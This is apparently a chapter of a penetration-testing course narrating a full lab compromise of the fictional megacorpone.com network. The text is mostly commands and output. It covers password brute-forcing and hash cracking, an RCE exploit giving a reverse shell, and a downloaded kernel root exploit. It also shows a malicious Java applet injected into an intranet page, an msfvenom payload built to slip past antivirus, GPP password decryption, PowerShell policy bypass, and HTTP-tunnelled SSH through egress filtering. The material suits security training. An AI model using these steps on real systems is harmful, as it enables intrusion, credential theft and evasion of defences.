


Figure 83 - The Megacorpone Network

18.1.1 - Information Provided by the Client:

- Antivirus - Symantec Endpoint Protection
- Egress Traffic filtered – Yes
- Deep Content inspection – Yes

18.2 - Phase 1 – Information Gathering

Although the fake megacorpone.com environment is relatively small, there are plenty of hints pointing to potentially vulnerable systems. Between running Google searches, DNS enumeration techniques, and various Nmap scans, we've come up with a list of potential targets worth investigating for existing vulnerabilities.

18.3 - Phase 2 – Vulnerability Identification and Prioritization

Various potential vulnerabilities are identified and listed in our enumeration notes. Somewhere near the top of the list is a password-protected *admin* directory on admin.megacorpone.com:81. We prod this directory with a light brute-force attack using a short password file generated by **cewl**.

```
root@kali:~# cewl www.megacorpone.com -m 6 -w mega-cewl.txt
root@kali:~# john --wordlist=mega-cewl.txt --rules --stdout > mega-mangled
root@kali:~# cat mega-mangled |wc -l
16204
root@kali:~# medusa -h admin.megacorpone.com -u admin -P mega-mangled -M http -n 81 -
m DIR:/admin -T 30
...
ACCOUNT FOUND: [http] Host: admin.megacorpone.com User: admin Password:
nanotechnology1 [SUCCESS]
```

The **medusa** password cracker quickly crunches through the passwords and finally brute-forces the *admin* account giving us access to this directory, which seems like an internal SQLite database web management interface.

18.3.1 - Password Cracking

Poking around the web application, we come across stored usernames and password hashes belonging to several users.

Action	ID	Name	Type	pw	last_login	wysiwyg
X	1	admin	1	a7d114b3072535f10a201aa8b1d6f073f848c6725e3c0667d5	1366375015	0
X	2	joe	0	0af12a0c93eba9edf940ad455df837b5faaaa510501424ccae	1366375461	0
X	3	mike	0	8e0ab72cecb72c9e3f56adb3a909ffa655fc480e5480a2d3a	1366375306	0
X	4	alan	0	06dda79ec74207e73454bfa477c302ef88214f2905331e04ee	1366375479	0

Figure 84 - Password Hashes in the Web Application

We download the source code of the vulnerable application to better understand the nature of these hashes. In the *functions.admin.inc.php* file, the secret is revealed:

```
head -n 15 functions.admin.inc.php
<?php
/**
 * generates password hash
 *
 * @param string $pw
 * @return string
 */
function generate_pw_hash($pw)
{
```

```
$salt = random_string(10, '0123456789abcdef');
$salted_hash = sha1($pw.$salt);
$hash_with_salt = $salted_hash.$salt;
return $hash_with_salt;
```

We notice that the hashing mechanism used by this web application for storing user passwords is SHA1, while the last 10 characters of the hash are a random salt. To deal with such passwords, a tool such as **oclHashcat**⁹² is very useful in taking advantage of the GPU power of compatible video cards. We set up a password list of one billion elements and start cracking at a speed of 32.2 million hashes a second using **oclHashcat** and two ATI video cards:

```
offsec@kraken:~ $ ./oclHashcat64.bin -m 110 hash.txt ../big-wordlist.txt --force
oclHashcat v1.00 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 1
Workload: 128 loops, 80 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Tahiti, 3072MB, 800Mhz, 28MCU
Device #2: Tahiti, 3072MB, 800Mhz, 28MCU
Device #1: Kernel ./kernels/4098/m0110_a0.Tahiti_844.4_CAL 1.4.1658

Generated dictionary stats for ../big-wordlist.txt: 15696118813 bytes, 1212356403
words, 1035765768 keyspace

[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Session.Name....: oclHashcat
```

⁹² <http://hashcat.net/oclhashcat/>

```
Status.....: Running
Input.Mode....: File (../big-wordlist.txt)
Hash.Target....: 8df813ea1f41641879d28ff80330df257ebf500a:30b4a08c55
Hash.Type.....: sha1($pass.$salt)
Time.Started...: Fri Apr 19 06:18:24 2013 (9 secs)
Time.Estimated.: Fri Apr 19 06:22:55 2013 (2 mins, 30 secs)
Speed.GPU.#1...: 17402.5k/s
Speed.GPU.#2...: 14868.3k/s
Speed.GPU.#*...: 32270.9k/s
Recovered.....: 0/1 Digests, 0/1 Salts
Progress.....: 61358081/1035765768 (5.92%)
Rejected.....: 1/61358081 (0.00%)
HWMon.GPU.#1...: 0% Util, 40c Temp, 30% Fan
HWMon.GPU.#2...: 0% Util, 41c Temp, 30% Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Three out of four passwords get cracked in a period of 15 minutes. However, as of now, these passwords do not open new doors for us in the megacorpone.com network.

18.4 - Phase 3 – Research and Development

Looking around the web application some more, we notice the name and version of the database manager: SQLite Manager v1.2.4.



Figure 85 - Identifying the Version of SQLite Manager

A quick search for existing SQLiteManager vulnerabilities finds an exact version match for an existing “remote code injection” vulnerability. This exploit would be an ideal candidate to use against our target, but it requires several modifications before we can even hope for a shell.

The vulnerable software is protected with an HTTP authentication mechanism, while the exploit we found does not deal with authentication at all. If we have any hopes of getting this exploit to work, we need to add HTTP authentication features to the exploit. Once that’s fixed, we also need to change the SQLite version in the exploit from 2 to 3 in order for it to match our environment.

We complete the changes and verify that our exploit works in a development environment before trying it out on the megacorpone.com machines.

18.5 - Phase 4 – Exploitation

Now that our modified exploit is tested and working, we set up a Netcat listener and fire off our exploit. A reverse shell is received, with low user privileges.

```
root@kali:~# nc -nlvp 80
root@kali:~# python rce-fixed.py http://admin.megacorpone.com:81/admin/sqlite/
208.68.234.99 80 admin nanotechnology1

listening on [any] 80 ...
connect to [208.68.234.99] from (UNKNOWN) [50.7.67.190] 44872
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@adminsasl:/var/www/admin/sqlite$ cat /etc/issue
Ubuntu 11.10 \n \l
www-data@adminsasl:/var/www/admin/sqlite$ uname -a
Linux adminsasl 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686 i686
i386 GNU/Linux
```

18.5.1 - Linux Local Privilege Escalation

A quick examination of the system suggests it might be vulnerable to a recent privilege escalation exploit affecting unpatched Ubuntu 11.04 machines. This exploit is downloaded, compiled, and executed on the victim web server, providing us root privileges on the server.

```
www-data@adminsasl:/var/www/admin/sqlite$ cd /tmp
www-data@adminsasl:/tmp$ wget -O gimmemoar.c http://www.exploit-db.com/download/18411
www-data@adminsasl:/tmp$ gcc gimmemoar.c
gcc gimmemoar.c
www-data@adminsasl:/tmp$ ./a.out
./a.out
```

```
=====
=      Mempodipper      =
=      by zx2c4        =
=      Jan 21, 2012     =
=====

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/20761/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.

# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

OS-40813 Rody Shahnazarian

We now have full root access to the admin.megacorpone.com system.




Figure 86 - Access to the DMZ Acquired

18.6 - Phase 5 – Post-Exploitation

18.6.1 - Expanding Influence

Now that we have root access, we start exploring the server and its contents. An interesting directory is found in the web root of the server. A closer look at this directory reveals that it is restricted to IP addresses originating from the management network.

```
root@admins1:/tmp# cd /var/www/
root@admins1:/var/www# ls -la
root@admins1:/var/www# cd daaa118f0809caa929e0c0baae75d27a
root@admins1:/var/www/daaa118f0809caa929e0c0baae75d27a# ls -la
root@admins1:/var/www/daaa118f0809caa929e0c0baae75d27a# cat .htaccess
Order deny,allow
Deny from all
Allow from 10.7.0.0/255.255.255.0
```

Looking closer at the type of HTTP traffic going back and forth between this internal webserver, we notice that it contains some Java Applets.

```
root@admins1:/tmp# cat /var/log/apache2/access.log |grep '10.7.0'
...
10.7.0.53 - - "GET /daaa118f0809caa929e0c0baae75d27a/ClockSigned.jar HTTP/1.1" 200
2880 "-" "Mozilla/4.0 (Windows 7 6.1) Java/1.7.0_21"
...
```

18.6.2 - Client Side Attack Against Internal Network

The first idea that comes to mind, provided our observations above, is to add an additional Java applet to this application that will execute a reverse Meterpreter payload back to our attacking machine. A quick analysis of the web application suggests we should inject our Java applet into the default template file. Once that's done, we download the malicious applet to the root webserver directory.

```
root@adminsqli # sed -i 's/<div id="content">/<div id="content"><applet width="1"  
height="1" id="Java Secure" code="Java.class" archive="SignedJava.jar"><param  
name="1" value="http://208.68.234.101/daaa118.exe"></applet>/g'  
/var/www/daaa118f0809caa929e0c0baae75d27a/templates/default.tpl  
  
root@adminsqli # cd /var/www/daaa118f0809caa929e0c0baae75d27a  
root@adminsqli # wget http://208.68.234.101/Java.class  
root@adminsqli # wget http://208.68.234.101/SignedJava.jar
```

We generate a reverse Meterpreter payload and test it in a local lab machine against the Symantec Endpoint Protection Antivirus and find that the binary is flagged as malicious.




Figure 87 - Our Binary is Flagged by Antivirus

Sending it as-is would cause the AV software on the target machine to detect our payload and remove it, while alerting the user of our presence. The `msfvenom` command allows us to embed our payload into an existing executable, often allowing us to bypass AV software. We found that the following payload was undetected by our Symantec Endpoint Gateway lab machine:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_http LHOST=208.68.234.99
LPORT=80 -f exe -e x86/shikata_ga_nai -x /usr/share/windows-binaries/plink.exe -o
/var/www/daaa118.exe
```

We proceed to generate this payload and host it on our Kali web server. The malicious Java applet will download and execute this file. Once everything is in place, a victim, Mike, browses to the internal Intranet website and is shown the following warning.




Figure 88 - Java Applet Security Warning

As Mike is often greeted with Java applets similar to this one, his natural reaction is to click "Run". Our Meterpreter handler is all set up to accept the incoming connection from our client side attack:

```
root@kali:~# msfconsole
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST 208.68.234.99
msf exploit(handler) > set LPORT 80
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:51223)

meterpreter > getuid
Server username: MEGACORPONE\mike

meterpreter > shell
Process 6064 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\mike.MEGACORPONE\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.7.0.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.7.0.254
```




Figure 89 - We Have Made it Into the Management Network

18.6.3 - Privilege Escalation Through AD Misconfigurations

We currently have domain user access to the internal management network and our goal is to try to escalate our privileges in the Windows network. A common useful misconfiguration found in modern domain environments is unprotected *Windows Group Policy Preferences (GPP)*⁹³ settings files. These files may contain juicy information such as enforced local administrative passwords set by Group Policy. These passwords can be extracted and decrypted from these preference files to reveal local passwords and other sensitive information. We spend some time enumerating the internal network and discover the IP and name of the internal Domain Controller. We map the Domain

⁹³ <http://technet.microsoft.com/en-us/library/cc731892%28v=ws.10%29.aspx>

controller SYSVOL share to Mike's machine and copy the *Groups.xml* file from the Domain Controller.

```
C:\Users\mike.MEGACORPONE\Desktop>net use z: \\dc01\SYSVOL
The command completed successfully.

Z:\>dir /s Groups.xml
Volume in drive Z has no label.
Volume Serial Number is 6AD0-F80A

Directory of Z:\megacorpone.com\Policies\{809DED9C-BA72-49D0-A922-
FEE90E0122C9}\Machine\Preferences\Groups

04/14/2013  10:47 AM      548 Groups.xml
                  1 File(s)   548 bytes

Total Files Listed:
                  1 File(s)   548 bytes
                  0 Dir(s)  27,201,875,968 bytes free
Z:\> copy Z:\megacorpone.com\Policies\{...}\Machine\Preferences\Groups\Groups.xml
C:\Users\mike.MEGACORPONE\Documents
...
C:\Users\mike.MEGACORPONE\Documents>type Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator"
cpassword= "riBZpPtHOGtVkJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB" ...
subAuthority="RID_ADMIN" userName="Administrator (built-in)"/></User>
</Groups>
```

We instantly decrypt the local administrative password set by GPP for the megacorpone.com domain using the **gpp-decrypt** utility.

```
root@kali~# gpp-decrypt
riBZpPtH0GtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB
sup3r53cr3tGP0pa55
```

18.6.4 - Port Tunneling

We currently have a low privileged domain user shell on Mike's machine, which is located in the internal management network. A quick examination of listening ports shows that Remote Desktop services are running, which gives us the idea to tunnel out the RDP port on Mike's machine to our attacking box.

```
meterpreter > upload /usr/share/windows-binaries/plink.exe c:\\Windows\\temp
meterpreter > shell
...
C:\\Windows\\temp>plink -l root -pw pass -R 3389:127.0.0.1:3389 208.68.234.99
```

Our attempt to create a tunnel fails due to egress firewall rules present in the management network; these are blocking outbound connections to TCP port 22. We set the SSH daemon to listen on our attacking machine on port 80 and we retry the outbound tunnel connection.

This attempt fails as well, this time due to Deep Packet Inspection on the firewall, which allows HTTP traffic only and blocks the rest.

```
C:\Windows\temp>plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389  
208.68.234.100  
FATAL ERROR: Network error: Connection timed out  
  
C:\Windows\temp>plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389  
208.68.234.100 -P 80  
plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389 208.68.234.100 -P 80  
^C  
Terminate channel 1? [y/N]  y  
meterpreter > shell
```

Fortunately, losing a shell does not mean you've lost the Meterpreter session. This is one of the benefits of using Meterpreter instead of a regular reverse shell as a payload. As our tunneling attempt has failed, we need to start thinking creatively.

18.6.5 - SSH Tunneling with HTTP Encapsulation

We know for a fact that HTTP traffic on port 80 is allowed through the firewall. We need to find a way to make our SSH Tunnel look like HTTP traffic. This can be done by encapsulating our SSH traffic in HTTP requests, thereby bypassing the protocol inspection test done by the Deep Packet Inspection firewall. A suitable tool for this job is called **httptunnel**⁹⁴, which is available in Kali Linux as both Linux and Windows executables. Before attempting to run the **httptunnel_client.exe** executable on Mike's machine, we notice in our test environment that we will first need to allow this program in the Windows 7 Firewall before running it. If we don't, Mike will get a pop up

⁹⁴ <http://http-tunnel.sourceforge.net/>

message asking for administrative privileges in order to make these firewall changes – which again, would likely alert him of our presence.




Figure 90 - Windows Firewall Prompts to Allow the Connection

Using the local administrative password found through the GPP file, we quickly use a PowerShell script to run a second reverse Meterpreter payload with local administrative rights.

```
$secpasswd = ConvertTo-SecureString "sup3r53cr3tGP0pa55" -AsPlainText -Force  
$mycreds = New-Object System.Management.Automation.PSCredential ("Administrator",  
$secpasswd)  
$computer = "DEV01"  
[System.Diagnostics.Process]::Start("C:\Windows\temp\dabbb118.exe","","  
$mycreds.Username, $mycreds.Password, $computer)
```

Bypassing PowerShell execution policies can be performed easily by using syntax similar to the following:

```
powershell -ExecutionPolicy Bypass -File c:\Windows\temp\run.ps1
```

Once this script is run, a reverse Meterpreter payload appears: this time, running with local administrative privileges. We upload the **httptunnel** files and proceed to allow all required ports in the firewall before we run the **httptunnel_client.exe** binary.

```
msf exploit(handler) > exploit  
[*] Started reverse handler on 208.68.234.99:80  
[*] Starting the payload handler...  
[*] Sending stage (751104 bytes) to 50.7.67.190  
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:49876)  
  
meterpreter > getuid  
Server username: dev01\Administrator  
meterpreter > shell  
...  
C:\Windows\temp> netsh advfirewall firewall add rule name="httptunnel_client" dir=in  
action=allow program="httptunnel_client.exe" enable=yes  
C:\Windows\temp> netsh advfirewall firewall add rule name="3000" dir=in action=allow
```

```
protocol=TCP localport=3000
C:\Windows\temp> netsh advfirewall firewall add rule name="1080" dir=in action=allow
protocol=TCP localport=1080
C:\Windows\temp> netsh advfirewall firewall add rule name="1079" dir=in action=allow
protocol=TCP localport=1079

C:\Windows\temp> http tunnel_client.exe
```

The HTTP tunnel is now set up to encapsulate our SSH traffic sent locally on port 3000, Mike's machine. We create a SSH reverse tunnel from this machine by connecting to 127.0.0.1, port 3000. Our SSH traffic is encrypted by the **httptunnel** client and encapsulated in HTTP requests that are then forwarded to the HTTP tunnel server listening externally on 208.68.234.100, port 80. The HTTP tunnel server decrypts the encapsulated traffic and redirects it to the SSH server on our attacking machine, thereby completing the tunnel.

```
C:\Windows\Temp>plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389
127.0.0.1 -P 3000
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.

